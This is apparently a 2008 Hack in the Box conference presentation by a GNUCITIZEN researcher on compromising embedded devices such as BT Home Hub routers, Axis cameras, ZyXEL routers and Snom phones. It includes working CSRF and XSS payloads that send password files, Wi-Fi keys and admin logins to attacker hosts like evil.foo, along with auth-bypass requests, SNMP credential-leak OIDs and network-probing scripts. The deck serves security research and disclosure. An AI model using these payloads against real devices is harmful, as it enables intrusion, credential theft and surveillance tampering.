

Hack in the Box Dubai 2008



HITBSecConf2008
DEEP KNOWLEDGE SECURITY CONFERENCE DUBAI
14TH - 17TH APRIL 2008 - UNITED ARAB EMIRATES

GNUCITIZEN

Cutting-edge Think Tank



Adrian 'pagvac' Pastor

Researcher and Pentester at GNUCITIZEN

About GNUCITIZEN

ç Think tank

- ¼ Involved in research

- ¼ Public/independent

- ¼ Private/commercial

ç Ethical hacker outfit

- ¼ Responsible disclosure

- ¼ We have nothing to hide

ç The only active tiger team in the UK

- ¼ Proud to have some of the best pros in our team

Cracking into embedded devices and beyond!

Practical overview of offensive techniques against embedded devices

The drive behind this research

- ç Many embedded devices are much easier to compromise than modern desktop/server systems
 - ¼ Yet not much public research as compared to other sec research fields
- ç *Mainly* focused on HTTP, UPnP and SNMP
- ç Attacking the web console is one of the easiest ways to own the target device
 - ¼ Check out the router hacking challenge if you don't believe us! [\[link\]](#)

Focus on remotely exploitable bugs

- ç Yes, local network attacks are cool, but this wasn't the focus of my research
- ç Two types of remote attacks:
 - ¼ **Classic** server-side attack: no interaction required from victim user. Probe daemon on device directly
 - ¼ **New generation** victim-user-to-server attack: target daemon *only* available on LAN interface. Exploit relies internal user as a proxy to attack device *from inside the network*

Why “and beyond”?

- ç OK, so you compromise an appliance. So what? i.e.: who cares about my printer being owned?
- ç We need to think in more than one dimension:
How far can you go after you own a device?

Why “and beyond”?: stepping stone attacks

- ç If Internet-visible device not properly segmented we can use compromised device as stepping stone and probe the *internal network (LAN)*
 - ¼ Internet -> Target Device -> LAN
- ç Not many companies consider DMZing “miscellaneous” devices
 - ¼ i.e.: printers, IP cameras, VCR appliances, UPS appliances

Why “and beyond”?: stepping stone attacks (pt 2)

ç Most of what we need to probe the LAN already on device. i.e.:

¼ Axis camera with shell scripting (mish) and PHP support

¼ Routers with port-forwarding functionalities

Why “and beyond”?: stepping stone attacks (pt 3)

ç brute-force URLs of internal web server via Axis camera's telnet interface

```
¼ #!/bin/mish
  [snip]
  for i in `cat $2`
  do
    if shttpclient -p $1/$i/ | grep 404 > /dev/null
    then
      :
    else
      echo "possible resource found: $1/$i/"
    fi
    sleep $3
  done
```

Why “and beyond”?: exploit password reuse

- ç Dump all passwords stored on device and try against all login interfaces on target company's netblocks
 - ¼ Passwords could be found on: client-side HTML source code, config file, SNMP OIDs
 - ¼ Login interfaces include: SSH, telnet, FTP, Terminal Services, VNS, SSL VPNs (i.e.: Juniper SA), SNMP, etc ...

Why “and beyond”?: exploit password reuse (pt 2)

ç Examples of password leaks via SNMP

¼ BT Voyager 2000 leaks ISP credentials (PPPoE) [\[link\]](#)

- Credits: Konstantin Gavrilenko

¼ Several HP JetDirect leak JetAdmin passwords (returned as hex)

- via OID .1.3.6.1.4.1.11.2.3.9.4.2.1.3.9.1.1.0 [\[link\]](#)

- Credits: FX and kim0

- via OID .1.3.6.1.4.1.11.2.3.9.1.1.13.0 [\[link\]](#)

- Credits: Sven Pechler

¼ ZyXEL Prestige routers leak Dynamic DNS service password [\[link\]](#)

- via OID .1.3.6.1.4.1.890.1.2.1.2.6.0

Why “and beyond”?: exploit features creatively

ç Exploit features supported by target device for your own good. i.e.:

¼ if IP camera is compromised, then replace the video stream to bypass surveillance controls! (*will be demoed at end of presentation*)

¼ Write script that calls the ping diagnostic tool automatically in order to map the internal network [\[link\]](#)

¼ Phish admin pass via Dynamic DNS poisoning
Dynamic DNS [\[link\]](#)

Why “and beyond”?: exploit features creatively (pt 2)

ç **Ping-sweep** LAN via ping web diagnostic tool on ZyXEL Prestige routers (tested on ZyXEL P-660HW-T1)

```
¼ [snip]
  for IP in `cat $3`
  do
    echo "pinging: $IP"
    if curl -s -L -d "PingIPAddr=$IP&Submit=Ping&IsReset=0"
      --url "http://$1/Forms/DiagGeneral_2" |
      grep "Ping Host Successful" > /dev/null
    then
      echo "live!: $IP"
    fi
  done
[snip]
```

Why “and beyond”?: exploit features creatively (pt 2)

ç Phish admin password of ZyXEL Prestige routers via Dynamic DNS poisoning [\[link\]](#)

¼ 1. Compromise DDNS service credentials

- Extract from ‘/rpDyDNS.html’ after exploiting privilege escalation vulnerability [\[link\]](#)
- Via SNMP (OID: .1.3.6.1.4.1.890.1.2.1.2.6.0)

¼ 2. Login to www.dyndns.com with stolen credentials and make domain used to manage device resolve to evil site

¼ 3. Wait for admin to enter password on spoof login page “evil site”

Why “and beyond”?: exploit features creatively (pt 3)

```
ç $ snmpwalk -v2c -c public x.x.x.x  
1.3.6.1.4.1.890.1.2.1.2
```

```
SNMPv2-SMI::enterprises.890.1.2.1.2.1.0 =  
INTEGER: 2 SNMPv2-SMI::enterprises.  
890.1.2.1.2.2.0 = INTEGER: 2 SNMPv2-  
SMI::enterprises.890.1.2.1.2.3.0 = STRING:  
"myddnshostname" SNMPv2-SMI::enterprises.  
890.1.2.1.2.4.0 = STRING: "myemail@domain.foo"  
SNMPv2-SMI::enterprises.890.1.2.1.2.5.0 = STRING:  
"myddnsusername" SNMPv2-SMI::enterprises.  
890.1.2.1.2.6.0 = STRING: "MYDDNSP4SS"  
SNMPv2-SMI::enterprises.890.1.2.1.2.7.0 =  
INTEGER: 2
```

Need to take security of 'miscellaneous' devices seriously

- ç Who's paying attention to printers, cameras, etc? Anyone?
- ç "After all they're just primitive devices"
- ç Their security not taken into account as seriously as "real" servers'

Type of bugs we have found!

ç Web management console

- ¼ Auth bypass [\[link\]](#) [\[link\]](#)
- ¼ XSS - reflected and persistent! [\[link\]](#)
- ¼ CSRF - most devices are affected
- ¼ Privilege escalation [\[link\]](#) [\[link\]](#)
- ¼ **Call jacking** (new type of attack): hijacking VoIP calls via HTTP with creativity [\[link\]](#) [\[link\]](#)

ç SNMP

- ¼ **Password leaks** via SNMP read access
- ¼ Came up with new type of attack: **SNMP injection**

ç UPnP (SOAP XML)

- ¼ UPnP **doesn't use passwords** by design
- ¼ Forging interesting requests. i.e.: **'setDNSServer'**
- ¼ Onion routers via abused **'NewInternalClient'** calls
- ¼ Can be forged either with XSS+ XMLHttpRequest() or Flash's navigateToURL()
- ¼ Predictable default WEP/WPA algorithms [\[link\]](#)

Personal Fav. #1: CSRF + auth bypass

- ç Ideal when web int. NOT enabled on WAN
- ç Any admin setting can be changed
- ç Payload is launched when admin tricked to visit 3rd-party evil page
- ç Evil page makes browser send forged request to vulnerable device

Personal Fav. #1: CSRF + auth bypass (pt 2)

- ç Real example: BT Home Hub (tested on firmware 6.2.2.6)
 - ¼ possibly the most popular DSL router in the UK
- ç Auth bypass found via URL fuzzing [\[link\]](#)
- ç Web server accepts multiple representations of URLs, some of which are not checked for password
- ç We append special symbols after directory name. i.e.:
 - ¼ /cgi/b/secpol/cfg/%5C
 - ¼ /cgi/b/secpol/cfg//
 - ¼ /cgi/b/secpol/cfg/%
 - ¼ /cgi/b/secpol/cfg/~
- ç If we need to submit parameters, we append them after double special symbols: /cgi/b/_wli_/cfg//?ce=1&be=1&l0=4&l1=0

PWNING BT HOME HUB: CSRF + AUTH BYPASS

ç Redirect victim to Youtube video:

```
ç <html><!-- index.html --><head><script>

function redirect() {

targetURL="http://www.google.com/search?ie=UTF-8&oe=UTF8
    &sourceid=navclient&gfns=1&q=techno+viking";

notifyURL="http://www.attackersdomain.com/notify.php";

imgsrc = 'http://192.168.1.254/images/head_wave.gif';

fingerprint_img = new Image();

fingerprint_img.onerror = function (evt) {; //alert(this.src + " can't be
    loaded."); }

fingerprint_img.onload = function (evt) {C=new Image(); C.src=notifyURL;}

fingerprint_img.src = imgsrc;

setTimeout("document.location=targetURL", 500);

}</script></head><body><iframe onload="redirect()" frameborder=0 height=0
    width=0 src="./ras.html"></iframe></body></html>
```

PWNING BT HOME HUB: CSRF + AUTH BYPASS

ç Enable remote access with attacker's credentials ('12345678')

```
¼ <html> <!-- ras.html --> <head></head> <body>  
  <form name='raccess' action='http://192.168.1.254/  
  cgi/b/ras//?ce=1&be=1&l0=5&l1=5' method='post'>  
    <input type='hidden' name='0' value='31'>  
    <input type='hidden' name='1' value=''>  
    <input type='hidden' name='30' value='12345678'>  
  </form> <script>document.raccess.submit();</  
script> </body> </html>
```

PWNING BT HOME HUB: CSRF + AUTH BYPASS

ç Attacker is notified via email

```
¼ <?php
  // notify.php
  define("RCPT_EMAIL",
    "bthomehubevil@mailinator.com");
  define("EMAIL_SUBJECT", "[OWNED]");
  $messagebody="victim: https://".
  $_SERVER['REMOTE_ADDR'].":51003\n";
  mail(RCPT_EMAIL, EMAIL_SUBJECT,
  $messagebody);
  ?>
```

Personal Fav. #2: Persistent XSS on logs page

- ç Web server enabled on WAN but pass-protected
- ç *Attacker doesn't* need to login to web console
- ç Malformed request to web server injects malicious payload on logs page
- ç Admin browses vulnerable page while logged in and device is compromised
 - ¼ ie: new admin account is added

Personal Fav. #2: Persistent XSS on logs page

- ç Real example: Axis 2100 IP cameras [\[link\]](#)
 - ¼ Tested on firmware \leq 2.43
- ç Attacker sends malformed HTTP request to the camera's web server (no password is required by the attacker)
- ç When admin visits logs page the payload could:
 - ¼ Add a new admin backdoor account
 - ¼ Steal passwords file
 - ¼ Hijack video stream

Owning big brother: persistent XSS on logs page on Axis IP camera

ç Steal passwd when admin checks logs


¼ // xhrmagic.js . steals Axis 2100 passwd file
// (needs to be used in XSS attack to make it work)

```
var req;  
var url="/admin-bin/editcgi.cgi?file=/etc/passwd";
```

```
function loadXMLDoc(url) { [snip] }
```

```
function processReqChange() {  
  // only if req shows "loaded"  
  if (req.readyState == 4) {  
    // only if "OK"  
    if (req.status == 200) {  
      // send to attacker  
      C=new Image();  
      C.src="http://evil.foo/chivato.php?target="+req.responseText;  
    }  
  }  
} loadXMLDoc(url);
```

What gets sent to the attacker



http://192.168.1.50/admin/sup_log.shtml

Axis 2100 Network Camera 2.43

Windows Internet Explorer

 <html> <body>
File: /etc/passwd Length: 110 bytes
 [Select new file]
<form method="POST">
<table> <tr> <td> Save as: <input type="text" name="save_file"
value="/etc/passwd" size=30 maxlength=255> </td>
<td> Mode: <input type="text" name="mode" value="0100644"> </td>
<td> Convert CRLF to LF: <input type="checkbox"
name="convert_crlf_to_lf" value=on checked> </td>
</tr>
<tr> <td colspan=3 align=center> <input type="submit" value=" Save file
"> </td> </tr>
<tr> <td colspan=3> <textarea rows=20 cols=80 name=content>
root:xervdkLFWq67U:0:0:Administrator:/:/bin/sh
flash:x:51:51:Flash User:/:/bin/false
nobody:*:99:99:Nobody:/:
</textarea>
</td> </tr> <tr> <td colspan=3 align=center> <input type="submit"
value=" Save file ">
</td> </tr> </table> </form>

</body> </html>

OK

Personal Fav. #3: Auth bypass + WAN web interface

- ç No interaction required from victim admin
- ç Usually simple to exploit. i.e.:
 - ¼ knowledge of “authenticated” URL
 - ¼ Replay request that changes admin setting

Personal Fav. #4:

Preauth leak + XSS on preauth URL

- ç Some pages can be viewed without password
- ç Ideal when web interface only on LAN
- ç Targets the internal user who can “see” the device’s web interface
- ç Some preauth leaks are WAY TOO GOOD – ie: WEP keys or admin passwords
- ç Admin doesn’t need to be logged-in since device’s URL can be viewed by anyone
- ç Real example: BT Home Hub (tested on firmware 6.2.2.6)

PWNING BT HOME HUB: preauth leak + preauth XSS

ç Steal WEP/WPA key

¼ Attack URL: `http://192.168.1.254/cgi/b/ic/connect?url=""><script%20src=http://evil.foo/xss.js></script><a%20b%3d`

¼ Payload ('xss.js')

```
document.write("<body>"); var req; var url="/cgi/b/_wli_/seccfg?ce=1&be=1&l0=4&l1=0";
function loadXMLDoc(url) { [snip] }
function processReqChange() {
if (req.readyState == 4) {
    if (req.status == 200) {
        var f=document.createElement("form");
        f.name="myform";
        f.action="http://evil.domain.foo/bthh/steal.php";
        // POST is handy for submitting large chunks of data
        f.method="POST"; var t = document.createElement('INPUT'); t.type='hidden'; t.name='data';
        t.value=escape(req.responseText); f.appendChild(t); document.body.appendChild(f);
        f.submit();
    }
}
loadXMLDoc(url); document.write("</body>");
```



Personal Fav. #4: Pers. XSS on admin login page

- ç Steal session IDs
- ç Overwrite login form's 'action' attribute: phish the admin password!
- ç Phishing heaven!
- ç Real example: Pers. XSS on Aruba 800 Mobility Controller's login page [\[link\]](#)
 - ¼ You own the controller you own all the WAPs – sweet! 😊
 - Credits: Adair Collins, Steve Palmer and Jan Fry

Pers. XSS on Aruba 800 Mobility Controller's login page

ç Harmless PoC:

¼ `https://internalip:4343/screens/%22/%3E%3Cscript%3Ealert(1)%3C/script%3E`

¼ Payload (JS code) runs next time admin visits login page

ç Example of more evil payload:

¼ `<script>document.formname.action="http://evil.foo/steal.php"</script>`

¼ Login form's action attribute is overwritten so admin password is sent to attacker's site when clicking on "Login"

Love for auth bypass bugs

- ç Because not needing to rely on cracking a weak password is great
- ç Let's see review a few real examples
- ç Main types encountered on web management consoles:
 - ¼ Unprotected URLs (A-to-C attacks)
 - ¼ Unchecked HTTP methods
 - ¼ Exposed CGI scripts
 - ¼ URL fuzzing

Auth bypass: unprotected URLs

- ç Admin settings URL meant to be available *after* logging in only
- ç Poor authentication allows attacker to access such settings page *without* password if URL is known
- ç Naive assumption: URL path cannot be known by attacker unless a valid password is known
 - ¼ This is far from reality of course!

Auth bypass: unchecked HTTP methods

- ç Alternative HTTP method bypasses authentication
- ç Real example: BT Voyager 2091 [\[link\]](#)
- ç By design config file is requested as a GET
- ç Changing to POST returns config file without password!:

```
¼ POST /psiBackupInfo HTTP/1.1
Host: 192.168.1.1
Connection: close
Content-Length: 0
<CRLF>
<CRLF>
```

Auth bypass: exposed CGI scripts

- ç Settings form *is* password-protected
 - ¼ i.e.: “/user_accounts.html”
- ç However, CGI script is publicly available
 - ¼ Can be identified in settings form’s ‘action’ attribute
- ç Attacker can change settings without password
 - ¼ Add new admin account
 - ¼ Enable remote admin access
 - ¼ Disable security settings

Call jacking the BT Home Hub

- ç Victim visits 'evil' page
- ç Victim receives call which *appears* to be incoming on phone's LCD screen (but it's outgoing)
- ç However, **victim makes and pays for the phone call**
- ç Attacker choose which phone number the Home Hub dials in exploit page [\[link\]](#)

Call jacking the BT Home Hub



Call jacking Snom IP phones

- ç Victim visits evil page
- ç In this case the victim is NOT aware that a phone conversation has been initiated: **no incoming call message or ring tone!**
- ç Can eavesdrop victim
- ç Victim pays for phone call (again!)
- ç If Snom phone directly connected on Internet then no interaction required from victim user!
¼ Credits: .mario of GNUCITIZEN [\[link\]](#)

PWNED!!!



SNOM

.mario hacked Snom

SNMP Injection: SNMP and HTTP join forces!

- ç Persistent XSS via SNMP: new type of attack [\[link\]](#)
- ç Targets OIDs commonly printed on web console. i.e.:
 - ¼ system.sysContact.0 / 1.3.6.1.2.1.1.4.0
 - ¼ system.sysName.0 / 1.3.6.1.2.1.1.5.0
 - ¼ system.sysLocation.0 / 1.3.6.1.2.1.1.6.0
- ç Assign XSS payload to OID via SNMP write community string
- ç Payload is stored *persistently* on web console
- ç Device is owned when admin visits page with injected payload

Cracking default encryption key algorithms

- ç New type of attack (only 3 examples in the public domain)



Cracking default encryption key algorithms (pt 2)


- ç We owned the BT Home Hub again (4th time!)
- ç Research based on Kevin Devine's RE work released at GNUCITIZEN
- ç 2-steps Wi-Fi break-in:
 1. generate possible keys (around 80 on average)
BTHHkeygen tool uses pre-generated BT Home Hub rainbow table to **generate possible keys instantly**
 2. Feed possible keys to **BTHHkeybf** which **identifies valid key in few minutes**
- ç Both tools released at HITB Dubai 2008 for the first time!

Schneier & BT's promotion of FON

“I run an open wireless network at home. There's no password. There's no encryption. Anyone with wireless capability who can see my network can use it to access the internet.” [\[link\]](#)

Bruce Schneier, BT Counterpane.

*Published few months after
BT launched their community
Wi-Fi sharing **FON** service*



Demo time: hacking cameras Hollywood style!

DON'T WORRY SIR,

I'M FROM THE INTERNET.

axis-defacer
demo tool
released @ HITB
Dubai 2008 for the
first time!

GNUCITIZEN

Thank you to both, the **audience** for attending,
and the **HITB crew** for organizing such a great event!



GNUCITIZEN

<http://www.gnucitizen.org>